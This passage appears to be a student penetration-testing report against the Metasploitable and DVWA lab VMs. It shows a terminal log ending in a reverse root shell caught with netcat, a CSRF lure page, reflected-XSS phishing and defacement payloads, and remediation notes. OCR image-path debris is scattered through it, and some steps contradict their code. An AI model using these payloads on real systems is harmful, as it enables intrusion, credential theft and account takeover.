ReiserFS (Linux Kernel 2.6.34-rc3 / RedHat / Ubuntu 9.10) - 'xattr' Local Privilege Escalation       | linux/local/12130.py
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation                      | linux/local/23674.txt

┌──(ishan㉿ishan)-[~]
└─$ less /usr/share/exploitdb/platforms/linux/local/8572.c
/usr/share/exploitdb/platforms/linux/local/8572.c: No such file or directory

┌──(ishan㉿ishan)-[~]
└─$ sudo less /usr/share/exploitdb/platforms/linux/local/8572.c
[sudo] password for ishan:
/usr/share/exploitdb/platforms/linux/local/8572.c: No such file or directory

┌──(ishan㉿ishan)-[~]
└─$ sudo less /usr/share/exploitdb/exploits/linux/local/8572.c

┌──(ishan㉿ishan)-[~]
└─$ service apache2 restart

┌──(ishan㉿ishan)-[~]
└─$ ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/
ln: failed to create symbolic link '/var/www/html/local': Permission denied

┌──(ishan㉿ishan)-[~]
└─$ sudo ln -s /usr/share/exploitdb/exploits/linux/local/ /var/www/html/

┌──(ishan㉿ishan)-[~]
└─$ nano /var/www/html/run

┌──(ishan㉿ishan)-[~]
└─$ sudo nano /var/www/html/run

┌──(ishan㉿ishan)-[~]
└─$ nc -lvp 12345
listening on [any] 12345 ...
192.168.229.129: inverse host lookup failed: Unknown host
connect to [192.168.229.128] from (UNKNOWN) [192.168.229.129] 58171
whoami
root
█
```

FD3.3.6. Impact

Exploitation of distcc vulnerabilities can allow attackers to execute arbitrary code remotely, potentially leading to system compromise or data breaches.

FD3.3.7. Likelihood

Low to moderate, depending on the specific configuration and usage of distcc.

FD3.3.8. Risk

Moderate to high, as successful exploitation could result in unauthorized access or control over systems and sensitive data.

FD3.3.9. Recommendations to fix


Regularly update distcc software, limit access to trusted users or networks, and implement network segmentation to mitigate the impact of potential breaches.

FD4.3.1. Finding Name: Cross-Site Request Forgery (CSRF)

FD4.3.2. Affected Resource (WHERE DID YOU FIND IT?) Web application

FD4.3.3. Method of Finding (HOW DID YOU DISCOVER THE VULNERABILITY?)


Open browser and enter IP address of target machine and select DVWA as shown below.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

We used the Damn Vulnerable Web Application(DVWA) to discover this vulnerability.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low

FD4.3.4. Description (Screenshot of the vulnerability + severity rating)

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. With a little bit of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing.



192.168.229.129/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change

Vulnerability: Cross Site Request Forgery (CSRF)

Change your admin password:

New password:

Confirm new password:

Change

Password Changed

More info

http://www.owasp.org/index.php/Cross-Site_Request_Forgery
http://www.cgisecurity.com/csrf-faq.html
http://en.wikipedia.org/wiki/Cross-site_request_forgery

Username: admin
Security Level: low

Severity: High

FD4.3.5. Exploitation (Steps How did you identify the proper exploit and how you exploited?)

Step 1: Understand the Functionality

Identify the functionality you want to exploit with CSRF. It could be a password change, account update, or any other action that happens upon a request to the server.

Step 2: Craft the CSRF Payload

For this example, let's assume you're targeting the password change functionality.

You would create an HTML page with a form that automatically submits itself with the malicious request. The form would be crafted to send the data the legitimate form would, but without the user's consent. Here's a hypothetical example:

html -

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
  <title>CSRF Attack</title>
```

```
</head>
<body>
  <div>
    Your account is in danger. IF YOU NEED HELP CLICK BELOW!!!!!<br>
    Please click <a href="http://192.168.229.129/dvwa/vulnerabilities/csrf/?password_new=hacker&password_conf=hacker&Change=Change">here</a> for more details.
  </div>
</body>
</html>
```

Step 3: Serve the Payload

You need to get the victim to load this page while they are authenticated to DVWA. You could do this by convincing them to visit a website under your control, or by sending them an email with the page attached or linked.

Step 4: Victim Interaction

When the victim visits your page, the form will auto-submit if they have an active session with DVWA, and the password will be changed to "hacked".

Step 5: Confirm the Attack

To confirm that the CSRF attack worked, you can try to log in to the victim's DVWA account using the new password "hacked".

FD4.3.6. Impact

CSRF attacks can trick users into unknowingly performing actions on web applications, leading to unauthorized transactions, data manipulation, or account compromise.

FD4.3.7. Likelihood

Moderate to high, as CSRF vulnerabilities are widespread and can be exploited relatively easily.

FD4.3.8. Risk

High, as successful CSRF attacks can result in financial loss, data integrity issues, or reputational damage.

FD4.3.9. Recommendations to fix


Implement CSRF tokens in web applications, validate and sanitize user input, and regularly audit code for CSRF vulnerabilities.

FD5.3.1. Finding Name: Cross-Site Scripting (XSS)

FD5.3.2. Affected Resource (WHERE DID YOU FIND IT?) Web Application

FD5.3.3. Method of Finding (HOW DID YOU DISCOVER THE VULNERABILITY?)


Open browser and enter IP address of target machine and select DVWA as shown below.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

We used the Damn Vulnerable Web Application(DVWA) to discover this vulnerability.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low

FD5.3.4. Description (Screenshot of the vulnerability + severity rating)

XSS is a web application vulnerability that allows attackers to insert malicious scripts into web pages seen by other users. These scripts can then run within the victim's browser, allowing attackers to steal session cookies, reroute visitors to malicious websites, or deface web pages. XSS vulnerabilities occur when a web application fails to properly sanitize or validate user input before rendering it to other users. Attackers attack XSS vulnerabilities by injecting scripts into input fields or URLs, which are subsequently executed when other users interact with the compromised web page.



```
192.168.229.129/dvwa/vulnerabilities/xss_r/?name=<h3>Please+login+to+Proceed<%2Fh3>+<form+action%3Dhttp%3A%2F%2F192.168.138.128>Username%3
```

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Hello
Please login to Proceed

Username:

Password:

More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Username: admin
Security Level: low
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Severity: High

FD5.3.5. Exploitation (Steps How did you identify the proper exploit and how you exploited?)

Step 1: Craft the XSS Payload

For a basic reflected XSS attack, you can create a simple JavaScript payload that will be executed in the context of the web page. The payload could be as simple as an alert dialog:

javascript -

<script>alert('hacked');</script>

Step 2: Inject the Payload

Locate the input field vulnerable to XSS. This is often a search box, feedback field, or any other input form. Input your payload script there. On DVWA's low security setting, this script will typically not be sanitized, allowing for direct execution.

Step 3: Submit the Payload


Submit the form. The application will include your unfiltered script in the response.

Step 4: Observe the Results

Upon submitting, if the application is vulnerable and the security settings are low, your script should execute immediately. In the case of the alert, you'll see an alert box pop up. For the specific command that changes the body's HTML, like in your previous script, it would be:

javascript -

<script>document.body.innerHTML = '<p>This site has been compromised.</p>';</script>



```
192.168.229.129/dvwa/vulnerabilities/xss_r/?name=<script>document.body.innerHTML+%3D+'This+site+has+been+Compromised.'%3B<%2Fscript>#
```

This site has been Compromised.

FD5.3.6. Impact

XSS vulnerabilities allow attackers to inject malicious scripts into web pages, potentially stealing session cookies, redirecting users to malicious sites, or defacing web pages.

FD5.3.7. Likelihood

High, as XSS vulnerabilities are common in web applications and can be exploited by relatively inexperienced attackers.

FD5.3.8. Risk

High, as successful XSS attacks can lead to data theft, unauthorized access, or disruption of services.

FD5.3.9. Recommendations to fix


Implement proper input validation and output encoding, utilize Content Security Policy (CSP) headers, and conduct regular security assessments to identify and mitigate XSS vulnerabilities.

FD6.3.1. Finding Name: DVWA SQL injection

FD6.3.2. Affected Resource (WHERE DID YOU FIND IT?): Web application.

FD6.3.3. Method of Finding (HOW DID YOU DISCOVER THE VULNERABILITY?)

Open browser and enter IP address of target machine and select DVWA as shown below.



